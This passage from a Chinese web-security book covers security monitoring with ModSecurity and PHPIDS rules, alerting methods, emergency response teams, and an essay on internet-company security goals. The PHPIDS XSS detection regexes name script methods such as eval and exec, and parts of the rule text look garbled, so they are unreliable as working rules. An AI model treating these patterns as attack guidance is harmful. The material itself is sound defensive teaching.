:'OWASP_TOP_10/A2',tag:'OWASP_AppSensor/IE1',tag:'PCI/6.5.1',logdata:'%{TX.0}',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.xss_score=+ %{tx.critical_anomaly_score},setvar:tx.anomaly_score=+ %{tx.critical_anomaly_score},setvar:tx.%{rule.id}-WEB_ATTACK/XSS-%{matched_var_name}=%{tx.0}"
.....

```

另一个同样著名的开源 WAF 是 PHPIDS²。

PHPIDS 是为 PHP 应用设计的一套入侵检测系统，它与应用代码的结合更为紧密，需要修改应用代码才能使用它。通过如下方式可以加载 PHPIDS。

```

require_once 'IDS/Init.php';
$request = array(
    'REQUEST' => $_REQUEST,
    'GET' => $_GET,
    'POST' => $_POST,
    'COOKIE' => $_COOKIE
);
$init = IDS_Init::init('IDS/Config/Config.ini');
$ids = new IDS_Monitor($request, $init);
$result = $ids->run();

if (!$result->isEmpty()) {
    // Take a look at the result object
    echo $result;
}

```

PHPIDS 的规则也非常完整，它是以正则的方式写在 XML 文件中的，比如以下规则：

```

.....
<filter>
    <id>15</id>

<rule><![CDATA[([^\*\s\w,.\/?+-]\s*)?(?<![a-z]\s)(?<![a-z\/_@-\|])(\s*return\s*)?(?:create(?:element|attribute|textnode)|[a-z]+events?|setattr|getelement|w+|appendchild|createrange|createcontextualfragment|removenode|parentnode|decodeuriccomponent|\w+|etimeout|option|useragent) (?(1)[^\w%"]|(?:\s*[^\@\$\\w%",.+\\-]))]]></rule>
        <description>Detects JavaScript DOM/miscellaneous properties and methods</description>
        <tags>
            <tag>xss</tag>
            <tag>csrf</tag>
            <tag>id</tag>
            <tag>rfe</tag>
        </tags>
        <impact>6</impact>
    </filter>
    <filter>
        <id>16</id>

```

```

<rule><![CDATA[([^\*\s\w,.\/?+-]\s*)?(?<![a-mo-z]\s)(?<![a-z\/_@])(\s*return\s*)?(?:alert|inputbox|showmodaldialog|showhelp|infinity|isnan|isnull|iterator|msgbox|executeglobal|expression|prompt|write(?:ln)?|confirm|dialog|urn|(?::un)?eval|exec|execscript|tostring|status|execute|window|unescape|navigate|jquery|getscript|extend|prototype) (?(1

```

2 <https://phpids.org/>

```

) [^\w%"]|(?:(\s*[^@\s\w%"\.\:/\+\-\]])]+]></rule>
<description>Detects possible includes and typical script methods</description>
<tags>
    <tag>xss</tag>
    <tag>csrf</tag>
    <tag>id</tag>
    <tag>rfe</tag>
</tags>
<impact>5</impact>
</filter>
.....

```

但是在实际使用 IDS 产品时，需要根据具体情况调整规则，避免误报。规则的优化是一个相对较长的过程，需要经过实践的检验。因此 IDS 在很多时候仅仅是报警，而不会由程序直接处理报告的攻击。人工处理报警，会带来运营成本的提升。

除了部署入侵检测产品外，在应用中也可以实现代码级的安全监控功能。比如在实施 CSRF 方案时，采取的办法是对比用户提交表单中的 token 与当前用户 Session 中的 token 是否一致。当对比失败时，可以由应用记录下当前请求的 IP 地址、时间、URL、用户名等相关信息。这些安全日志汇总后，可以酌情发出安全警报。

在应用代码中输出安全日志，需要执行 IO 的写操作，对性能会有一些影响。在设计方案时，要考虑到这种写日志的动作是否会频繁发生。在正常情况下，应用也会频繁地执行写日志的动作，那么这个日志并不适合启用。安全日志也属于机密信息，应该实时地保存到远程服务器。

18.5 紧急响应流程

正如前文所述，安全监控的目的是为了在最快的时间内做出反应，因此报警机制必不可少。

入侵检测系统或其他安全监控产品的规则被触发时，根据攻击的严重程度，最终会产生“事件”（Event）或“报警”（Alert），报警是一种主动通知管理员的提醒方式。

常见的报警方式有三种。

(1) 邮件报警

这是成本最低的报警方式，建立一个 SMTP 服务器就可以发送报警邮件。当一个监控到的事件发生时，可以调用邮件 API 发出邮件报警。但是邮件报警的实时性较差，邮件从发出到接收到存在一定的时间差，且邮件服务器可能会被队列堵塞，导致邮件延时或者丢邮件。

但邮件报警的好处是，报警内容可以描写得丰富翔实。

(2) IM 报警

通过调用一些 IM 的 API，可以实现 IM 报警。如果公司没有自己的 IM 软件，也可以采用

一些开源的 IM。IM 报警相对邮件报警来说实时性要好一些，但 IM 报警的内容长度有限，难以像邮件报警的内容一样丰富。

(3) 短信报警

随着手机的普及，短信报警也成为越来越重要的一种报警方式。短信报警需要架设短信网关，或者采用互联网上提供的一些短信发送服务。

短信报警的实时性最好，无论管理员在何时何地都能收到报警。但短信报警的局限之处是单条短信能容纳的内容较少，因此短信报警内容一般都短小精悍。

监控与报警都建立后，就可以开始着手制定“紧急响应流程”了。紧急响应流程是在发生紧急安全事件时，需要启动的一个用于快速处理事件的流程。很多时候由于缺乏紧急响应流程，或者紧急响应流程执行不到位，使得一些本来可以快速平息的安全事件，最终造成巨大的损失。

建立紧急响应流程，首先要建立“紧急响应小组”，这个小组全权负责对紧急安全事件的处理、资源协调工作。小组成员需要包括：

- 技术负责人
- 产品负责人
- 最了解技术架构的资深开发工程师
- 资深网络工程师
- 资深系统运维工程师
- 资深 DBA
- 资深安全专家
- 监控工程师
- 公司公关

这个小组的主要工作是在第一时间弄清楚问题产生的原因，并协调相关的资源进行处理。因此小组的成员可能随时扩大。

小组成员中包含公司公关，是因为遇到一些影响较大的安全事件时，需要公关发对外的新闻稿。由于公关一般不太了解技术，因此公司公关对外发的新闻稿需要参考安全专家的意见，以免出现言辞不当的情况。

当安全事件发生时，首先应该通知到安全专家，并由安全专家召集紧急响应小组，处理相关问题。在处理安全问题时，有两个需要注意的地方。

一是需要保护安全事件的现场。从以往的经验看，很多时候由于缺乏安全专家的指导，安全事件的现场往往被工程师破坏，这对后续分析入侵行为以及定损带来了困难。

当入侵事件发生时，首先不要慌张，应该先弄清楚入侵者的所有行为都有哪些，然后评估入侵事件所造成的损失。比较合理的做法是先将被入侵的机器下线，在线下进行分析。

二是以最快的速度处理完问题。紧急响应流程启动后，就是与时间争分夺秒，因此务必在最短的时间内找到对应的人，并制定出相应的计划，很多流程能省则省。这也是为何需要让技术负责人、产品负责人，以及各个领域的资深工程师加入的原因。紧急响应小组的成员，一定要是最了解公司业务和架构的人，这样才能快速定位和解决问题。

紧急响应流程建立以后，可以适当地进行一两次演习，以保证流程的有效性。这些，都是安全运营需要做的工作。

18.6 小结

本章介绍了安全运营的一些方法。

公司安全的发展蓝图可以分为“Find and Fix”、“Defend and Defeat”、“Secure at the Source”三个方向，每一个方向的最终结果都需要由“安全运营”来保证。

安全运营实施的好坏，将决定公司安全是否能健康地发展。只有把安全运营起来，在变化中对抗攻击，才能真正让安全成为一个持续的过程，才能走在正确的道路上。

(附) 谈谈互联网企业安全的发展方向¹

讨论范围限定在互联网公司，是为了避免和一些安全公司打口水战。我一向认为互联网公司的安全做到极致后，是不太需要购买安全软件或解决方案的，因为一个大的互联网公司发展到一定程度后，其规模和复杂程度决定了世界上没有哪一家安全公司能够提供这样的解决方案，一切都得自力更生。当然这句话也不是绝对的，一些非关键领域或者基础安全领域还是需要安全厂商的支持，比如防火墙设备、桌面安全设备、防 DDOS 设备等。

但我今天要说的是互联网公司安全的方向。我的命题是：我们今天做了什么，做得够不够，接下来我们还需要做些什么？

在过去的很长时间内，无论是漏洞挖掘者还是安全专家们，都在致力于研究各种各样的漏洞，以此为代表的是 OWASP 每隔几年就会公布的 Top 10 威胁 List。所以在很长一段时间内，互联网公司的安全专家们，包括安全厂商的产品专家们，都在致力于做一件事情：不管是产品还是方案，尽可能地消灭这些漏洞。

因此，我把互联网公司安全的第一个目标，定义为：**让工程师写出的每一行代码都是安全的！**

这第一个目标应该理解为互联网公司的产品安全。一个以产品（包括网站、在线服务等，在互联网公司里在线服务也被称为产品）驱动的公司，要做安全，第一件事情必然是要保证核心业务的健康发展。为了达到这个目标，微软有了 SDL，基于对软件工程的改造，SDL 可以帮助工程师编写出安全的代码。微软的 SDL 达成了“让微软的工程师写出的大部分代码都是安全的”这一目标。所以我认为 SDL 是伟大的创造，它在无限接近终极目标。

在这个 SDL 中，我们就有很多东西需要去完善，也促进了相当多的衍生技术研究和技术产品。比如代码安全扫描工具的研究，仅此一项，就涉及语法分析、词法分析、数据关联、统计学等诸多问题；再比如 fuzzing，则涉及各类协议或文件格式、统计学、数据处理、调试与回溯、可重用的测试环境建设等诸多复杂问题。把每一项做精，都不是件容易的事情。

所以 SDL 是一项需要长期坚持和不断完善的工作。但是光有这个还无法 100% 保证不会出现安全问题，于是我定义了互联网公司安全的第二个目标：**让所有已知的、未知的攻击，都能在第一时间发现，并迅速报警和追踪。**

这第二个目标也挺宏伟的，涉及许多 IDS、IPS、蜜罐方面的研究，但光有现有的这些技术，还是远远无法完成这个目标的，因为现在已有的商业的、开源的 IDS 及 IPS 都存在着种种局限性，而互联网公司的海量数据和复杂需求，也对这些现有产品提出了严峻的挑战。只有借助大规模超强的计算能力，实施有效的数据挖掘和数据关联工作，或者建立更加立体化的模型，才能逐渐逼近这一目标。

这个目标也是需要无限逼近去完成的一个宏伟目标。我目前在公司做的部分事情，就是在

¹ <http://hi.baidu.com/aullik5/blog/item/de08a28a98be83759e2fb419.html>

向着这个目标努力，所以无法在这里详谈、深谈。

光前面两个目标，就不知道需要投入多少人力、时间来努力，但我还有点不满足，所以我定义了**第三个目标：让安全成为公司的核心竞争力，深入到每一个产品的特性中，能够更好地引导用户使用互联网的习惯。**

在一开始，我们使用电脑时，是不需要安装任何杀毒软件的。但是到了今天，如果一个普通用户新买了电脑，却没有安装任何的杀毒软件或者桌面保护软件，那么大家都会担心他会不会中病毒或木马。这种需求和市场，就完全是病毒和杀毒软件厂商培养和熏陶出来的。所以在今天，很多电脑生产商甚至在电脑出厂时就会预装一个杀毒软件。

前两天我去超市，看到乐事的薯片捆绑销售一盒小的番茄酱。我马上想到了肯德基和麦当劳，我不知道在它们之前是否还有别的速食品是把薯条和番茄酱配在一起销售的，但是我认为肯德基和麦当劳改变了人们吃薯条的习惯：是要蘸着番茄酱吃的。所以乐事的薯片捆绑销售番茄酱，也可以看做是被肯德基做出的需求和市场。

所以，我认为做互联网公司安全需要达成的一个目标是让安全成为深深植入产品骨髓的一个功能和特性，引导用户使用互联网的习惯，把这个需求和市场做出来。这更是一件需要长期投入和坚持的事情。

我还有最后一个目标：能够观测到整个互联网安全趋势的变化，对未来一段时间内的风险做出预警。

这个预警的目标也是我们部门当初草创时的目标之一，我至今还没有很好的头绪来想这些问题。但是这个目标反而是今天列举的这些目标中最容易达到的一个，因为已经有公司在做了，而且比较成功。比如 McAfee 和赛门铁克每隔一段时间都会有互联网威胁报告，国外一些组织比如 SANS 等也有类似的报告。腾讯这几年一直在做挂马检测方面的工作，所以他们也能在一定程度上预警挂马方面的趋势。

由于有前人的榜样，再借助大规模的客户端或者是强力搜索引擎的海量数据，要做这件事情的路线和方法还是非常清晰的，只是要想做好，还得花上很多的时间和精力。

安全技术一直是依附于技术发展的，不光是技术发展开辟了新的需要安全的领域，技术发展也能给安全技术带来更多的想象空间。

比如 10 年前，甚至是 5 年前，可能我们都不需要去想手机是否需要安全这件事情。但是在今天，手机安全已经成为刻不容缓的一个战场，比如前两天报道的在澳洲传播的 iPhone 蠕虫，这些已经是实实在在的威胁。

而手机安全反过来也促进了一些新的安全技术，比如手机认证能够起到与客户端证书类似的作用，甚至比客户端证书更进一步，因为手机不是装在电脑上的，而是放在用户的裤兜里的。类似的还有随着计算能力的提升，已经能够处理更大规模的数据，从而使得安全分析会有一些新的发展和变化，这些都是在过去不敢想象的。

在互联网公司做安全一定要有想象力，同时需要紧密关注其他技术领域的发展，这样就不会止步于几种漏洞的研究，而会发现有非常多的有趣的事情正等着去做，这是一个非常宏伟的蓝图。